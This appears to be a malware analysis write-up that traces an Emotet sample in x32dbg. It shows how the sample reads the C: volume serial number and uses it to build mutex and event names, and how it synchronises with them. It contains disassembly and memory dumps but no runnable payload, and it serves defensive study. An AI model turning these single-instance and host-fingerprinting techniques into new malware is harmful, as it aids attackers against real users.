


```
emotet.exe - PID: 2764 - Module: emotet.exe - Thread: Main Thread 2912 - x32dbg

00E7AC49 <emotet.sub_E7AC49>
push ebp
mov ebp,esp
and esp,FFFFFFF8
push ecx
push esi ; esi:L"--65c00b8d"
call dword ptr ds:[<&GetTickCount>]
xor edx,edx
mov ecx,FA0
div ecx
mov esi,edx ; esi:L"--65c00b8d"
call <emotet.sub_E7A88E>
call <emotet.sub_E7A9FC>
test eax,eax
je emotet.E7ACA0

emotet.00E7AC70
 lea eax,dword ptr ds:[esi+FA0] ; esi+FA0:L"el32.dll"
 push eax ; Arg2

ebp=0028FCE0

Call from E7CE31
.text:00E7AC49 emotet.exe:$AC49 #A049 <sub_E7AC49>
```

```
EAX    00000000
EBX    00000104     L'A'
ECX    1A828010
EDX    00000000
EBP    0028FCE0
ESP    0028F8B0
ESI    005F1980     L"--65c00b8d"
EDI    005F1980     L"--65c00b8d"

EIP    00E7AC49     <emotet.sub_E7AC49>

EFLAGS   00000246
ZF 1   PF 1   AF 0

Default (stdcall)
1: [esp+4] 00000000
2: [esp+8] 00000000
3: [esp+C] 7EFDE000
4: [esp+10] 003A0043
5: [esp+14] 0055005C
```

```
Address  Hex                                              ASCII
77760000 8B 44 24 04 CC C2 04 00 CC 90 C3 90 CC C3 90 90 .D$.ÌÂ..Ì.Ã.ÌÃ..
77760010 8B 4C 24 04 F6 41 04 06 74 05 E8 D1 1D 01 00 B8 .L$.öA..t.èÑ....
77760020 01 00 00 00 C2 10 00 90 8D 84 24 DC 02 00 00 64 ....Â.....$Ü...d
77760030 8B 00 00 00 00 00 BA 10 00 76 77 89 08 89 50 04 ......°..vw...P.

0028F8B0  00E7CE36  return to emotet.00E7CE36 from emotet.sub_E7AC49
0028F8B4  00000000
0028F8B8  00000000
0028F8BC  7EFDE000
0028F8C0  003A0043
0028F8C4  0055005C
0028F8C8  00650073
0028F8CC  00730072
0028F8D0  0073005C
0028F8D4  00730061
```

Later down the line it get C:\Windows directory and then from it extract C Drive from there it get the Volume serial Number from C:\ Driver by using getvolumeinformationw.
Here the volume serial number is : 8E1E-F659.




```
emotet.exe - PID: 2764 - Module: kernelbase.dll - Thread: Main Thread 2912 - x32dbg

EIP --> 77337268  C2 2000       ret 20
        7733726B  CC            int3
        7733726C  CC            int3
        7733726D  CC            int3
        7733726E  CC            int3
        7733726F  CC            int3
        77337270  8BFF          mov edi,edi
        77337272  55            push ebp
        77337273  8BEC          mov ebp,esp
        77337275  83EC 18       sub esp,18
        77337278  53            push ebx
        77337279  56            push esi
        7733727A  57            push edi
        7733727B  8B7D 08       mov edi,dword ptr ss:
        7733727E  33F6          xor esi,esi
        77337280  33DB          xor ebx,ebx
        77337282  8975 FC       mov dword ptr ss:[ebp
        77337285  3B77 04       cmp esi,dword ptr ds:
        77337288  0F83 04020000 jae kernelbase.773374
        7733728E  8D4F 08       lea ecx,dword ptr ds:
        77337291  8B01          mov eax,dword ptr ds:
        77337293  894D 08       mov dword ptr ss:[ebp
        77337296  85C0          test eax,eax

20 ' '

.text:77337268 kernelbase.dll:$17268 #16668
```

```
C:\Windows\system32\cmd.exe

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\saskue>cd c
The system cannot find the path specified.

C:\Users\saskue>cd c:\

c:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 8E1E-F659

 Directory of c:\

09/23/2023  03:15 AM             8,145 MRP_Debug1.log
09/23/2023  03:15 AM            11,667 MRP_Project.log
07/13/2009  08:20 PM    <DIR>          PerfLogs
09/23/2023  05:47 AM    <DIR>          Program Files
08/15/2020  06:00 AM    <DIR>          Program Files (x86)
09/23/2023  03:14 AM    <DIR>          Users
09/23/2023  05:20 AM    <DIR>          Windows
               2 File(s)         19,812 bytes
               5 Dir(s)  47,994,470,400 bytes free

c:\>_
```


```
Address  Hex                                              ASCII
00E80D98 59 F6 1E 8E 00 00 00 00 00 00 00 00 00 00 00 00 Yö.............
00E80DA8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00E80DB8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00E80DC8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00E80DD8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00E80DE8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00E80DF8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00E80E08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................

0028F66C  00E7A8EC  return to emotet.sub_E7A88E+5E from ???
0028F670  0000002C
0028F674  00000000
0028F678  00000000
0028F67C  00E80D98  emotet.00E80D98
0028F680  00000000
0028F684  00000000
0028F688  00000000
0028F68C  00000000
0028F690  003A0043
0028F694  0000005C
```

Later down the line we will see creation of mutex which is created dynamically by allocated new memory and writing the name of mutex into the buffer.

```
005F3138  47 00 6C 00 6F 00 62 00 61 00 6C 00 5C 00 49 00  G.l.o.b.a.l.\.I.
005F3148  25 00 58 00 10 00 78 00 B2 21 33 0D EC 3D 00 00  %.X...x.²!3.ì=..
```


```
mov ebp,esp
sub esp,80
mov edx,63A057B7
mov ecx,emotet.E7F880
push esi
call <emotet.sub_E71A52>
push dword ptr ds:[E80D98] ; Arg4
mov esi,eax
lea eax,dword ptr ss:[ebp-80]
push esi ; Arg3
push 40 ; Arg2 = 40
push eax ; Arg1
call dword ptr ds:[<&_snwprintf>] ; sub_[113132C]
add esp,10
mov ecx,esi
call emotet.E71809
lea eax,dword ptr ss:[ebp-80]
push eax ; Arg3
push 0 ; Arg2 = NULL
push 0 ; Arg1 = NULL
call dword ptr ds:[<&CreateMutexW>] ; sub_[1130ADC]
xor ecx,ecx
mov dword ptr ds:[E80D9C],eax
test eax,eax
pop esi

ebp=0028F8AC

call from sub_E7A9FC+3
.text:00E7A8F0 emotet.exe:$A8F0 #9CF0 <sub_E7A8F0>

Address   Hex                                               ASCII
0028F89C  6C AC E7 00 80 19 5F 00 10 80 82 1A 2D CE E7 00  l¬ç....._.....-Îç.
0028F8AC  E0 FC 28 00 36 CE E7 00 00 00 00 00 00 00 00 00  àü(.6Îç.........
0028F8BC  00 E0 FD 7E 43 00 3A 00 5C 00 55 00 73 00 65 00  .àý~C.:.\.U.s.e.
0028F8CC  72 00 73 00 5C 00 73 00 61 00 73 00 6B 00 75 00  r.s.\.s.a.s.k.u.
0028F8DC  65 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00  e.\.D.e.s.k.t.o.
0028F8EC  70 00 5C 00 65 00 6D 00 6F 00 74 00 65 00 74 00  p.\.e.m.o.t.e.t.
0028F8FC  2E 00 65 00 78 00 65 00 00 00 00 00 00 00 00 00  ..e.x.e.........
0028F90C  00 00 00 00 00 00 00 00 18 00 00 00 18 00 00 00  ................
```

After this there is a call to snwprintf which will created the string acting as mutex name here its gonna be : **G.l.o.b.a.l.\.I. 8.E.1.E.F.6.5.9.** After creation of mutex name string the previous mentioned allocated memory will be freed using getprocessheap and heapfree.
Now mutex object will be created with name as : **G.l.o.b.a.l.\.I. 8.E.1.E.F.6.5.9.**



```
EIP  767642FB  8BFF          mov edi,edi                               CreateMutexW
     767642FD  55            push ebp
     767642FE  8BEC          mov ebp,esp
     76764300  5D            pop ebp
     76764301  EB ED         jmp <JMP.&CreateMutexW>
     76764303  90            nop
     76764304  90            nop
     76764305  90            nop
     76764306  90            nop
     76764307  90            nop
     76764308  8BFF          mov edi,edi                               CreateDirectoryW
     7676430A  55            push ebp
     7676430B  8BEC          mov ebp,esp
     7676430D  5D            pop ebp
     7676430E  EB 05         jmp <JMP.&CreateDirectoryW>
     76764310  90            nop
     76764311  90            nop
     76764312  90            nop
     76764313  90            nop
     76764314  90            nop
     76764315  FF25 080A7676 jmp dword ptr ds:[<&CreateDirectoryW>]    JMP.&CreateDirectoryW
     7676431B  8B46 68       mov eax,dword ptr ds:[esi+68]             eax:L"Global\\I8E1EF659", esi
     7676431E  66:3918       cmp word ptr ds:[eax],bx                  eax:L"Global\\I8E1EF659"

edi=005F1980 L"--65c00b8d"

.text:767642FB kernel32.dll:$142FB #142FB <CreateMutexW>

EAX  0028F810  L"Global\\I8E1EF659"
EBX  00000104  L'A'
ECX  7778308D  ntdll.7778308D
EDX  005F0174
EBP  0028F890
ESP  0028F7FC
ESI  005F3138
EDI  005F1980  L"--65c00b8d"

EIP  767642FB  <kernel32.CreateMutexW>

EFLAGS  00000246
ZF 1  PF 1  AF 0

Default (stdcall)
1: [esp+4] 00000000
2: [esp+8] 00000000
3: [esp+C] 0028F810 L"Global\\I8E1EF659"
4: [esp+10] 00000000
5: [esp+14] 006C0047

Address   Hex                                               ASCII
005F3138  88 34 5F 00 C4 00 5F 00 61 00 6C 00 5C 00 49 00  .4_.Ä._.a.l.\.I.
005F3148  25 00 58 00 00 00 78 00 12 00 00 12 EC 3D 00 00  %.X...x.....ì=..
005F3158  88 34 5F 00 C4 00 5F 00 6E 00 64 00 6F 00 77 00  .4_.Ä._.n.d.o.w.
005F3168  73 00 5C 00 53 00 79 00 73 00 74 00 65 00 6D 00  s.\.S.y.s.t.e.m.
005F3178  33 00 32 00 5C 00 57 00 62 00 65 00 6D 00 3B 00  3.2.\.W.b.e.m.;.
005F3188  43 00 3A 00 5C 00 57 00 69 00 6E 00 64 00 6F 00  C.:.\.W.i.n.d.o.

0028F7FC  00E7A936  return to emotet.sub_E7A8F0+46 from ???
0028F800  00000000
0028F804  00000000
0028F808  0028F810  L"Global\\I8E1EF659"
0028F80C  00000000
0028F810  006C0047
0028F814  0062006F
0028F818  006C0061
0028F81C  0049005C
0028F820  00450038
```

After that waitforsingleobject is set for above mention mutex object to be signalled immediately i.e it does not wait. After that again a new memory has been allocated and written into the new memory :
005F3138 47 00 6C 00 6F 00 62 00 61 00 6C 00 5C 00 4D 00 G.l.o.b.a.l.\.M.
005F3148 25 00 58 00 29 00 52 00 B2 21 33 0D EC 3D 00 00 %.X.).R.²!3.ì=..

Once again the same call pattern is called that is creation of mutex object.
0028F80C 47 00 6C 00 6F 00 62 00 61 00 6C 00 5C 00 4D 00 G.l.o.b.a.l.\.M.
0028F81C 38 00 45 00 31 00 45 00 46 00 36 00 35 00 39 00 8.E.1.E.F.6.5.9.

Mutex object name : GLOBAL\M8E1EF659

After this event object is created with name : GLOBAL\E8E1EF659 (Note : Event object is non-signaled state)


emotet.exe - PID: 2764 - Module: emotet.exe - Thread: Main Thread 2912 - x32dbg
File View Debug Tracing Plugins Favourites Options Help Mar 26 2022 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles
NEW ALLOCATED MEMORY Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct
Show FPU
Default (stdcall)

```
lea eax,dword ptr ss:[ebp-80]
push esi ; Arg3
push 40 ; Arg2 = 40
push eax ; Arg1
call dword ptr ds:[<&_snwprintf>] ; creation of event object name
add esp,10
mov ecx,esi
call emotet.E71809 ; free the newly allocated memory
lea eax,dword ptr ss:[ebp-80]
push eax ; Arg4
xor eax,eax
push eax ; Arg3
push eax ; Arg2
push eax ; Arg1
call dword ptr ds:[<&CreateEventW>] ; creation of event
xor ecx,ecx
mov dword ptr ds:[E8074C],eax
test eax,eax
pop esi
setne cl
mov eax,ecx
mov esp,ebp
pop ebp
ret

ebp=0028F8AC

Call from sub_E7A9FC+30
.text:00E7A9A2 emotet.exe:$A9A2 #9DA2 <sub_E7A9A2>
```


```
EAX     00000001
EBX     00000104     L'A'
ECX     00000001
EDX     00000000
EBP     0028F8AC
ESP     0028F890
ESI     00000000
EDI     00000080

EIP     00E7A9A2     <emotet.sub_E7

EFLAGS  00000202
ZF 0  PF 0  AF 0

1: [esp+4] 005F1980 L"--65c00b8d"
2: [esp+8] 000005EB
3: [esp+C] 00E7AC6C emotet.00E7AC6
4: [esp+10] 005F1980 L"--65c00b8d"
5: [esp+14] 1A828010
```

```
Address  Hex                                              ASCII
0028F80C 47 00 6C 00 6F 00 62 00 61 00 6C 00 5C 00 4D 00 G.l.o.b.a.l.\.M.
0028F81C 38 00 45 00 31 00 45 00 46 00 36 00 35 00 39 00 8.E.1.E.F.6.5.9.
0028F82C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0028F83C 00 00 00 00 00 F8 28 00 FF FF FF FF 1C FD 28 00 .....ø(.ÿÿÿÿ.ý(.
0028F84C 50 74 35 77 35 0C B7 6D FE FF FF FF 5C 16 33 77 Pt5w5.·mþÿÿÿ\.3w
0028F85C 94 11 76 76 30 00 00 00 00 00 00 00 00 00 00 00 ..vv0...........
0028F86C 00 00 00 00 84 F8 28 00 48 11 76 76 30 00 00 00 .....ø(.H.vv0...
0028F87C 00 00 00 00 00 00 00 00 AC F8 28 00 16 AA E7 00 ........¬ø(..ªç.
```

```
0028F890 00E7AA31 return to emotet.sub_E7A9FC+35 fr
0028F894 005F1980 L"--65c00b8d"
0028F898 000005EB
0028F89C 00E7AC6C return to emotet.sub_E7AC49+23 fr
0028F8A0 005F1980 L"--65c00b8d"
0028F8A4 1A828010
0028F8A8 00E7CE2D return to emotet.00E7CE2D from ??
0028F8AC 0028FCE0
0028F8B0 00E7CE36 return to emotet.00E7CE36 from em
0028F8B4 00000000
0028F8B8 00000000
```

Now there is call to signaled the event object and wait for mutex object for completion.

Then there is called to resetevent to set the event object as non -signaled followed by release of mutex and closing the handle.


Windows 7 x64
Thread 2912 - x32dbg
emotet.exe (2764) Properties
General Statistics Performance Threads Token Modules
Memory Environment Handles GPU Comment
Close
Call Stack SEH Script Symbols Source References Threads Handles Trace
Dump 5 Watch 1 Locals Struct
Show FPU
Default (stdcall)
Unlocked
6:50 AM
9/26/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

☑ Hide unnamed handles


Type	Name	Handle
Directory	\KnownDlls	0x8
Directory	\KnownDlls32	0xc
Directory	\KnownDlls32	0x18
Directory	\Sessions\1\BaseNamedObjects	0x2c
Event	\BaseNamedObjects\E8E1EF659	0x38
File	C:\Windows	0x10
File	C:\Users\saskue\Desktop	0x1c
Key	HKLM\SOFTWARE\Microsoft\Window...	0x4
Key	HKLM\SOFTWARE\Microsoft\Window...	0x14
Key	HKLM\SYSTEM\ControlSet001\Contr...	0x20
Key	HKLM\SYSTEM\ControlSet001\Contr...	0x24
Mutant	\BaseNamedObjects\I8E1EF659	0x30
Mutant	\BaseNamedObjects\M8E1EF659	0x34

```
32.76782018
32.76761600
tr ss:[ebp-48],24          24:'$'
tr ss:[ebp-44],1
d ptr ss:[ebp-40]
tr ss:[ebp+14],edi
.76794FD1
tr ss:[ebp-4],edi
d ptr ss:[ebp+C]
FFF4
.76795009
FFF5
.76794FF5
FFF6
.76794FE1
tr ss:[ebp+C],eax
```

```
EAX     00000001
EBX     00000104     L'A'
ECX     00000001
EDX     00000000
EBP     0028F8AC
ESP     0028F880
ESI     00000000
EDI     00000080

EIP     76781F6E     <kernel32.SignalObjectAndWait>

EFLAGS  00000202
ZF 0  PF 0  AF 0

1: [esp+4] 00000038
2: [esp+8] 00000034
3: [esp+C] FFFFFFFF
4: [esp+10] 00000000
5: [esp+14] 005F1980 L"--65c00b8d"
```

```
0028F880 00E7AA4A return to emotet.sub_E7A9FC+4E from ???
0028F884 00000038
0028F888 00000034
0028F88C FFFFFFFF
0028F890 00000000
0028F894 005F1980 L"--65c00b8d"
0028F898 000005EB
0028F89C 00E7AC6C return to emotet.sub_E7AC49+23 from emotet.sub_E7A9FC
0028F8A0 005F1980 L"--65c00b8d"
0028F8A4 1A828010
0028F8A8 00E7CE2D return to emotet.00E7CE2D from ???
```

We will now enter the malware core functionality.


emotet.exe - PID: 2764 - Module: emotet.exe - Thread: Main Thread 2912 - x32dbg
File View Debug Tracing Plugins Favourites Options Help Mar 26 2022 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
NEW ALLOCATED MEMORY Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct
Show FPU
Default (stdcall) 5 Unlocked
7:02 AM
9/26/2023

